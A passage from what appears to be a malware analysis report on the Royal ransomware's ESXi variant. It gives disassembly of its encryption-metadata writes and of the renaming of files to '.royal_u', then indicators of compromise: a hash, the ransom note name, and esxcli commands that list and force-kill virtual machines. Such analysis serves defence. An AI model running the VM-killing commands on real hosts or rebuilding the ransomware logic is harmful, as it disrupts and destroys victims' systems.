
```
.text:000000000040B52B lea     rcx, [rbp+dest]
.text:000000000040B532 mov     eax, [rbp+fd]
.text:000000000040B538 mov     edx, 512        ; unsigned __int64
.text:000000000040B53D mov     rsi, rcx        ; unsigned __int8 *
.text:000000000040B540 mov     edi, eax        ; int
.text:000000000040B542 call    _ZL9write_alliPhm ; write_all(int,uchar *,ulong)
.text:000000000040B547 xor     eax, 1
.text:000000000040B54A test    al, al
.text:000000000040B54C jz      short loc_40B558
```

```
.text:000000000040B558
.text:000000000040B558 loc_40B558:
.text:000000000040B558 lea     rcx, [rbp+var_58]
.text:000000000040B55C mov     rax, [rbp+var_3B8]
.text:000000000040B563 mov     edx, 8          ; n
.text:000000000040B568 mov     rsi, rcx        ; src
.text:000000000040B56B mov     rdi, rax        ; dest
.text:000000000040B56E call    _memcpy
.text:000000000040B573 mov     rcx, [rbp+var_3B8]
.text:000000000040B57A mov     eax, [rbp+fd]
.text:000000000040B580 mov     edx, 8          ; unsigned __int64
.text:000000000040B585 mov     rsi, rcx        ; unsigned __int8 *
.text:000000000040B588 mov     edi, eax        ; int
.text:000000000040B58A call    _ZL9write_alliPhm ; write_all(int,uchar *,ulong)
.text:000000000040B58F xor     eax, 1
.text:000000000040B592 test    al, al
.text:000000000040B594 jz      short loc_40B5A0
```

```
.text:000000000040B5A0
.text:000000000040B5A0 loc_40B5A0:
.text:000000000040B5A0 lea     rcx, [rbp+var_3B0]
.text:000000000040B5A7 mov     rax, [rbp+var_3B8]
.text:000000000040B5AE mov     edx, 8          ; n
.text:000000000040B5B3 mov     rsi, rcx        ; src
.text:000000000040B5B6 mov     rdi, rax        ; dest
.text:000000000040B5B9 call    _memcpy
.text:000000000040B5BE mov     rcx, [rbp+var_3B8]
.text:000000000040B5C5 mov     eax, [rbp+fd]
.text:000000000040B5CB mov     edx, 8          ; unsigned __int64
.text:000000000040B5D0 mov     rsi, rcx        ; unsigned __int8 *
.text:000000000040B5D3 mov     edi, eax        ; int
.text:000000000040B5D5 call    _ZL9write_alliPhm ; write_all(int,uchar *,ulong)
```

Figure 38

Finally, the extension of all encrypted files is changed to ".royal_u":



```
.text:000000000040B7C4 lea     rax, [rbp+var_30]
.text:000000000040B7C8 lea     rcx, [rbp+var_50]
.text:000000000040B7CC mov     edx, offset aRoyalU_0 ; ".royal_u"
.text:000000000040B7D1 mov     rsi, rcx
.text:000000000040B7D4 mov     rdi, rax        ; this
.text:000000000040B7D7 call    _ZStplIcSt11char_traitsIcESaIcEESbIT_T0_T1_ERKS6_PKS3_ ; std::operator+
.text:000000000040B7D7 ;   } // starts at 40B76B
.text:000000000040B7DC lea     rax, [rbp+var_30]
.text:000000000040B7E0 mov     rdi, rax        ; this
.text:000000000040B7E3 ;   try {
.text:000000000040B7E3 call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040B7E8 mov     rbx, rax
.text:000000000040B7EB lea     rax, [rbp+var_50]
.text:000000000040B7EF mov     rdi, rax        ; this
.text:000000000040B7F2 call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040B7F2 ;   } // starts at 40B7E3
.text:000000000040B7F7 mov     rsi, rbx        ; new
.text:000000000040B7FA mov     rdi, rax        ; old
.text:000000000040B7FD call     rename
```

Figure 39

Indicators of Compromise

SHA256

06abc46d5dbd012b170c97d142c6b679183159197e9d3f6a76ba5e5abf999725

Royal Ransom Note

readme

Processes spawned

```
esxcli vm process list > list
```

```
esxcli vm process kill --type=hard --world-id=<World ID>
```